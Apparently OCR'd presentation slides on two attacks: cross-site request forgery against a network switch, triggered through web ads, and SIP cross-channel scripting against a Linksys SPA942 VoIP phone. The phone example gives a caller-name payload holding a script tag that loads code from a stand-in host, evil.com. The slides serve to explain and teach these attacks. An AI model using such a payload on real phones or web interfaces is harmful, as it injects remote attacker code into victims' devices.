
4 Forward the bad post request

1 Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)

CSRF illustrated



4 Forward the bad post request


1 Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)

Internet

CSRF illustrated



4 Forward the bad post request

1 Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)

SIP XCS

VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs


SIP XCS

SIP XCS

1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

SIP XCS

